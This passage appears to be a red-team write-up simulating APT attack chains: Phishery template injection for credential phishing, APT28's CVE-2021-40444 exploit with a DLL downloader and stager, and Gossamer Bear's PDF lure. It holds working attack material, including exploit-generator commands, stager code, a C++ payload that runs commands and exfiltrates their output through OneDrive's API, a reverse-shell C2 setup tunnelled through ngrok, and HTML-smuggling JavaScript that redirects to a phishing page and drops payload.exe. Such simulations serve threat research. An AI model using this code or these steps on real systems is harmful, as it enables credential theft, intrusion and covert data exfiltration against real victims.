3. Credential Phishing is when the target opens the target Word file and enters credentials into the notification that will be shown to them.

The first stage (delivery technique)

Since the attackers here wanted to target institutions related to energy and energy management systems such as SCADA, the attackers created a DOCX file in the form of a CV to apply for a job. It seems that there was a hiring open to work for such a position, and the attackers sent the CV that contained the malicious XML container, here i created a CV identical to the one they used in the actual attack.



The Second stage (implanting technique)

According to what Cisco Talos Intelligence Group said the attackers worked to inject the DOCX file via a phishery tool, this is because at the time of this attack it was a tool that had not been released for a long time and this is the point where the attackers took advantage of it the most and it is also possible that they made some modifications before using it in this attack.

The only entity left to move on from the template settings was the specific Relationship ID that was present in word/_rels /settings.xml.rels within the sample: rld1337. Researching this Relationship ID led us to the GitHub page of a phishing tool named **Phishery** which happened to use the exact same ID in its template injection:

```
ryhanson / phishery
Code Issues Pull requests Projects Insights
Branch: master phishery / badocx / badocx.go
ryhanson Renamed project to phishery, lots of refactoring and clean up 65b4e6c on Sep 25, 2016
1 contributor
111 lines (89 sloc) | 2.35 KB
package badocx
import (
    "archive/zip"
    "errors"
    "io/ioutil"
    "strings"
)
"github.com/ryhanson/phishery/archivex"
type Docx struct {
    zipReader    *zip.ReadCloser
    files        []*zip.File
    newFiles     map[string][]byte
}
func OpenDocx(path string) (*Docx, error) {
```


GitHub page of the Phishery tool

Phishery is a Simple SSL Enabled HTTP server with the primary purpose of phishing credentials via Basic Authentication. Phishery also provides the ability easily to inject the URL into a .docx Word document.

Github repository: <https://github.com/ryhanson/phishery.git>

The third stage (execution technique)

Credential Phishing is when the target opens the target Word file and enters credentials into the notification that will be shown to them.



Fancy Bear APT28


This is a simulation of attack by Fancy Bear group (APT28) targeting high-ranking government officials Western Asia and Eastern Europe the attack campaign was active from October to

November 2021, The attack chain starts with the execution of an Excel downloader sent to the victim via email which exploits an MSHTML remote code execution vulnerability (CVE-2021-40444) to execute a malicious executable in memory, I relied on trellix to figure out the details to make this simulation: <https://www.trellix.com/blogs/research/prime-ministers-office-compromised/>



This attack included several stages including exploitation of the CVE-2021-40444 vulnerability through which remote access execution can be accessed through word file this is done by injecting the DLL into Word file through this exploit, Also use OneDrive c2 Server to get command and control and this is to data exfiltration with hide malicious activities among the legitimate traffic to OneDrive.

1. Create dll downloads files through base64, This is to download two files the first is (dfsvc.dll) the second is (Stager.dll).
2. Exploiting the zero-day vulnerability to inject the DLL file into Word File and create an execution for DLL by opening Word File.
3. Word File is running and the actual payload is downloaded through DLLDownloader.dll and I have two files Stager.dll and dfsvc.dll.
4. The Stager decrypts the actual payload and runs it which in turn is responsible for command and control.
5. Data exfiltration over OneDrive API C2 Channel, This integrates OneDrive API functionality to facilitate communication between the compromised system and the attacker-controlled server thereby potentially hiding the traffic within legitimate OneDrive communication.
6. Get Command and Control through payload uses the OneDrive API to upload data including command output to OneDrive, the payload calculates the CRC32 checksum of the MachineGuid and includes it in the communication with the server for identification purposes.



The first stage (delivery technique)

First the attackers created DLL executable (DLLDownloader.dll) this DLL it can download two payloads by command line to make payload base64 base64 dfsvc.dll -w 0 and base64 Stager.dll -w 0 the first is (dfsvc.dll) the second is (Stager.dll), This DLL will be used in the next stage by injecting it into a Word file via the Zero-day vulnerability.

The screenshot shows a code editor with the file `DLLDownloader.cs` open. The code is written in C# and performs the following tasks:

- It contains a large base64 encoded string of approximately 1000 characters.
- It includes a `Main` method that converts this base64 string into byte arrays.
- It specifies file names for the downloaded DLLs: `dfsvc.dll` and `Stager.dll`.
- It attempts to save these byte arrays to files named `dfsvc.dll` and `Stager.dll` respectively.
- If successful, it prints a message indicating the download was successful.
- If an exception occurs during the download, it prints an error message.

```

File Edit Selection View Go Run Terminal Help
File Edit Selection View Go Run Terminal Help
DLLDownloader.cs X
home > s3n4t0r > APT-28 > DLLDownloader.cs > Program > Main
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
    AAAAAAAA
    // convert base64 strings to byte arrays
    byte[] fileBytes1 = Convert.FromBase64String(base64Content1);
    byte[] fileBytes2 = Convert.FromBase64String(base64Content2);

    // specify the file name
    string fileName1 = "dfsvc.dll";
    string fileName2 = "Stager.dll";

    try
    {
        // save the byte arrays to files
        File.WriteAllBytes(fileName1, fileBytes1);
        File.WriteAllBytes(fileName2, fileBytes2);

        Console.WriteLine($"DLLs '{fileName1}' and '{fileName2}' downloaded successfully.");
    }
    catch (Exception ex)
    {
        Console.WriteLine($"Failed to download DLLs: {ex.Message}");
    }
}

```

The Second stage (implanting technique)

second the attackers exploited the Zero-day vulnerability (CVE-2021-40444)

<https://github.com/lockedbyte/CVE-2021-40444> this vulnerability works by injecting a DLL file into

Microsoft Word When the file is opened it executes the DLL payload, which is responsible for downloading two other payload (dfsvc.dll) and (Stager.dll).




```
[x3n4t0r@kali] -[~/APT-28/CVE-2021-40444]
$ python3 exploit.py generate DLLDownloader.dll http://192.168.1.10
[+] CVE-2021-40444 - MS Office Word RCE Exploit [+]
[*] Option is generate a malicious payload...
[ == Options == ]
    [ DLL Payload: DLLDownloader.dll
    [ HTML Exploit URL: http://192.168.1.10

[*] Writing HTML Server URL...
[*] Generating malicious docx file...
adding: [Content_Types].xml (deflated 75%)
adding: _rels/.rels (stored 0%)
adding: _rels/.rels (deflated 61%)
adding: docProps/ (stored 0%)
adding: docProps/core.xml (deflated 50%)
adding: docProps/app.xml (deflated 48%)
adding: word/ (stored 0%)
adding: word/settings.xml (deflated 63%)
adding: word/styles.xml (deflated 89%)
adding: word/webSettings.xml (deflated 57%)
adding: word/theme/ (stored 0%)
adding: word/theme/theme1.xml (deflated 79%)
adding: word/document.xml (deflated 85%)
adding: word/_rels/ (stored 0%)
adding: word/_rels/document.xml.rels (deflated 75%)
adding: word/fontTable.xml (deflated 74%)
[*] Generating malicious CAB file...
[*] Updating information on HTML exploit...
[+] Malicious Word Document payload generated at: out/document.docx
[+] Malicious CAB file generated at: srv/word.cab
[i] You can execute now the server and then send document.docx to target
```

When a victim opens the malicious Office document using Microsoft Office, the application parses the document's content, including the embedded objects. The flaw in the MSHTML component is triggered during this parsing process, allowing the attacker's malicious code to be executed within the context of the Office application.

The third stage (execution technique)

Now i have a Word file when i open it performs an execution for the DLL Downloader and thus downloads the two files (dfsvc.dll) and (Stager.dll) this is through the vulnerability CVE-2021-40444.



After that the stager decrypts the payload using the Decrypt-Payload function (you need to implement the decryption algorithm) and then executes the payload using the Execute-Payload function, In this simulation i made the build perform an execution directly without the need for the stager script, and it can be modified to suit the stager making an execution for the actual payload.

```

File Edit Selection View Go Run Terminal Help
Stager.cs X
home > s3n4t0r > APT-28 > Stager.cs
4  using System.Management.Automation;
5  using System.Management.Automation.Runspaces;
6  using System.Text;
7
8  namespace PowerShellstager
9  {
10     class Program
11     {
12         static void Main(string[] args)
13         {
14             // attacker configuration
15             string attackerIP = "192.168.1.1";
16             int attackerPort = 4444;
17
18             // embedded and encrypted payload (replace with your encrypted payload)
19             byte[] encryptedPayload = { 0x48, 0x65, 0x6C, 0x6C, 0x6F, 0x2C, 0x20, 0x57, 0x6F, 0x72, 0x6C, 0x64 };
20
21             // decrypt and execute the payload
22             try
23             {
24                 byte[] decryptedPayload = DecryptPayload(encryptedPayload);
25                 ExecutePayload(decryptedPayload);
26             }
27             catch (Exception ex)
28             {
29                 Console.WriteLine($"Failed to decrypt and execute payload: {ex.Message}");
30             }
31         }
32
33         static byte[] DecryptPayload(byte[] encryptedPayload)
34         {

```

The fourth stage (Data Exfiltration) over

The attackers used the OneDrive C2 (Command and Control) API as a means to establish a communication channel between their payload and the attacker's server, By using OneDrive as a C2 server, attackers can hide their malicious activities among the legitimate traffic to OneDrive, making it harder for security teams to detect the threat. First, I need to create a Microsoft Azure account and activate its permissions, as shown in the following figure.

I will use the Application (client) ID for the inputs needed by the C2 server

Home > APT-28

Search Overview Quickstart Integration assistant

Get a second? We would love your feedback on Microsoft identity platform (previously Azure AD for developer). →

Essentials

Display name : APT-28	Client credentials : 0_certificate_1_secret
Application (client) ID	Redirect URLs : 1_web_0_spa_0_public client
Object ID	Application ID URI : Add an Application ID URI
Directory (tenant) ID	
Supported account types : All Microsoft account users	

Starting June 30th, 2020 we will no longer add any new features to Azure Active Directory Authentication Library (ADAL) and Azure Active Directory Graph. We will continue to provide technical support and security updates but we will no longer provide feature updates. Applications will need to be upgraded to Microsoft Authentication Library (MSAL) and Microsoft Graph. [Learn more](#)

Starting November 9th, 2020 end users will no longer be able to grant consent to newly registered multitenant apps without verified publishers. [Learn more](#)

Get Started Documentation

After that, I will go to the Certificates & secrets menu to generate the Secret ID for the Microsoft Azure account, and this is what i will use in OneDrive C2.

The screenshot shows the 'Certificates & secrets' section of the APT-28 interface. On the left, there's a sidebar with various management options like Overview, Quickstart, Integration assistant, and Manage. Under Manage, 'Certificates & secrets' is selected. The main area displays a table with one entry:

Description	Expires	Value	Secret ID
APT28	9/28/2024	O53*****	

To make simulation of this attack at the present time i did not use the PowerShell Empire to avoid detection and i make customization of the OneDrive C2 server, This script integrates OneDrive API functionality to facilitate communication between the compromised system and the attacker controlled server, thereby potentially hiding the traffic within legitimate OneDrive communication and i used AES Encryption to secure the connection just like the PowerShell Empire server that the attackers used in the actual attack, The customization OneDrive C2 Server inspired by PowerShell Empire.

The screenshot shows a terminal window in Visual Studio Code with the command `python3 OneDriveC2.py` running. The output of the script is displayed in the terminal. A red arrow points from the terminal output to a callout box containing the following text:

Adversaries employed a known symmetric encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol.


AES 256

The terminal output includes:

```
Enter your OneDrive Application (client) ID:  
Enter your OneDrive Secret ID: a8e84370-907c  
Enter the IP address for the reverse shell:  
Enter the port number for the reverse shell and ngrok: 4444  
Starting ngrok tunnel...  
Enter your AES key (must be 16, 24, or 32 bytes long): 123456789012345612345678  
Waiting for incoming connection...  
Enter a command to execute (or type 'exit' to quit): calc  
Enter a command to execute (or type 'exit' to quit):
```


The fifth stage (payload with OneDrive)

This payload establishes covert communication via socket to a remote server, disguising traffic within OneDrive API requests. It identifies machines using CRC32 checksums of their MachineGuids. Commands are executed locally, with outputs sent back to the server or uploaded to OneDrive. Its dynamic configuration enables flexible and stealthy remote control and data exfiltration.



```
payload.cpp 2 x
home > s3n4t0r > APT-28 > payload.cpp > ...
36     string get_machine_guid() {
37         HKEY hKey;
38         if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Cryptography", 0, KEY_READ, &hKey) == ERROR_SUCCESS) {
39             char buffer[256];
40             DWORD bufferSize = sizeof(buffer);
41             if (RegQueryValueEx(hKey, "MachineGuid", NULL, NULL, (LPBYTE)buffer, &bufferSize) == ERROR_SUCCESS) {
42                 return string(buffer);
43             }
44             RegCloseKey(hKey);
45         }
46         return "";
47     }
48
49     DWORD calculate_crc32(const string& data) {
50         DWORD crc = 0xFFFFFFFF;
51         for (char c : data) {
52             crc ^= c;
53             for (int i = 0; i < 8; i++) {
54                 crc = (crc >> 1) ^ (0xEDB88320 & (~crc & 1));
55             }
56         }
57         return ~crc;
58     }
59
60     string download_from_onedrive(const string& access_token) {
61         string url = "https://graph.microsoft.com/v1.0/me/drive/root:/payload_input.txt:/content";
62         string cmd = "curl -H \"Authorization: Bearer " + access_token + "\" " + url;
63         return execute_command(cmd.c_str());
64     }
65
66     void upload_to_onedrive(const string& data, const string& access_token) {
```

1. Covert communication: The payload initiates a socket connection to a specified IP address and port.
2. Identification mechanism: It retrieves the MachineGuid from the Windows registry and calculates its CRC32 checksum.




```
35
36     string get_machine_guid() {
37         HKEY hKey;
38         if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Cryptography", 0, KEY_READ, &hKey) == ERROR_SUCCESS) {
39             char buffer[256];
40             DWORD bufferSize = sizeof(buffer);
41             if (RegQueryValueEx(hKey, "MachineGuid", NULL, NULL, (LPBYTE)buffer, &bufferSize) == ERROR_SUCCESS) {
42                 return string(buffer);
43             }
44             RegCloseKey(hKey);
45         }
46         return "";
47     }
48
49     DWORD calculate_crc32(const string& data) {
50         DWORD crc = 0xFFFFFFFF;
```

Graphite starts by creating a mutex with the hardcoded name "250ghJAWUI289382s3h3Uasuh289di" to avoid double executions, decrypt the strings and resolve dynamically the APIs it will use later. Moreover, it will calculate a bot identifier to identify the infected computer which is a CRC32 checksum of the value stored in the registry key "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid".

3. Command execution: The payload enters a loop to receive commands from the remote server or OneDrive.
4. Data exfiltration: After execution it captures output and sends it back to the server or uploads it to OneDrive.
5. Stealthy communication: Utilizing OneDrive API it blends network traffic with legitimate OneDrive traffic.
6. Dynamic configuration: Behavior is configured by specifying IP address, port and optionally an access token for OneDrive.

Final result: payload connect to OneDrive C2 server

the final step in this process involves the execution of the final payload. After being decrypted and loaded into the current process, the final payload is designed to beacon out to both OneDrive API-based C2 server.




Gossamer Bear

This is a simulation of attack by (Gossamer Bear) APT group targeting Institutions logistics support and defense to Ukraine the attack campaign was active from April 2023, The attack chain starts with send message with either an attached PDF file or a link to a PDF file hosted on a cloud storage platform. The PDF file will be unreadable, with a prominent button purporting to enable reading the content, Pressing the button in a PDF lure causes the default browser to open a link embedded in the PDF file code this is the beginning of the redirection chain. Targets will likely see a web page titled “Docs” in the initial page opened and may be presented with a CAPTCHA to solve before continuing the redirection. The browsing session will end showing a sign-in screen to the account where the spear-phishing email was received, with the targeted email already appearing in the username field. I relied on microsoft to figure out the details to make this simulation: <https://www.microsoft.com/en-us/security/blog/2023/12/07/star-blizzard-increases-sophistication-and-evasion-in-ongoing-attacks/>



This attack included several stages including creating a PDF file and placing a hyperlink inside it. The PDF file will be unreadable, with a prominent button intended to enable reading the content, Pressing the button in the PDF file causes the default browser to open a link to a fake page that steals the target's Credential, From the same PDF I also made it possible for me to get Command and Control.

1. PDF file: created PDF file includes a Hyperlink that leads to a fake page that steals Credential.
2. HTML Smuggling: it was used to open the URL of the credentials phishing page and also to install the payload.
3. Now when you click the prominent button in the PDF file it launches the html smuggling file on the apache server which contains payload in base64 encod and the phishing link.
4. Data exfiltration: over GoogleDrive API C2 Channe, This integrates GoogleDrive API functionality to facilitate communication between the compromised system and the attacker-controlled server thereb
5. Make simple reverse shell payload to creates a TCP connection to a command and control (C2) server and listens for commands to execute on the target machine.
6. The final step in this process involves the execution of the final payload, After it was downloaded through an obfuscated HTML file with base64 encoding and a phishing link was opened.



The first stage (delivery technique)

First the attackers created PDF file includes a Hyperlink that leads to a fake page that steals Credential, The advantage of the hyperlink is that it does not appear in texts, and this is exactly what the attackers wanted to exploit.

HTML Smuggling it was used to open the URL of the credentials phishing page and also to create an install for payload to get Command and Control, After that i will place the HTML file in the apache server, take the localhost and place it as a hyperlink in the prominent button in the PDF file.

```

8 // Redirect to phishing url
9 window.location.href = "https://www.phishing.com/";
10
11 function base64ToArrayBuffer(base64) {
12     var binary_string = window.atob(base64);
13     var len = binary_string.length;
14     var bytes = new Uint8Array(len);
15     for (var i = 0; i < len; i++) {
16         bytes[i] = binary_string.charCodeAt(i);
17     }
18     return bytes.buffer;
19 }
20
21 var file = 'Your base64 string here';
22 var data = base64ToArrayBuffer(file);
23 var blob = new Blob([data], {type: 'octet/stream'});
24 var fileName = 'payload.exe';
25 var a = document.createElement('a');
26 document.body.appendChild(a);
27 a.style = 'display: none;';
28 var url = window.URL.createObjectURL(blob);
29 a.href = url;
30 a.download = fileName;
31 a.click();
32 window.URL.revokeObjectURL(url);
33 </script>
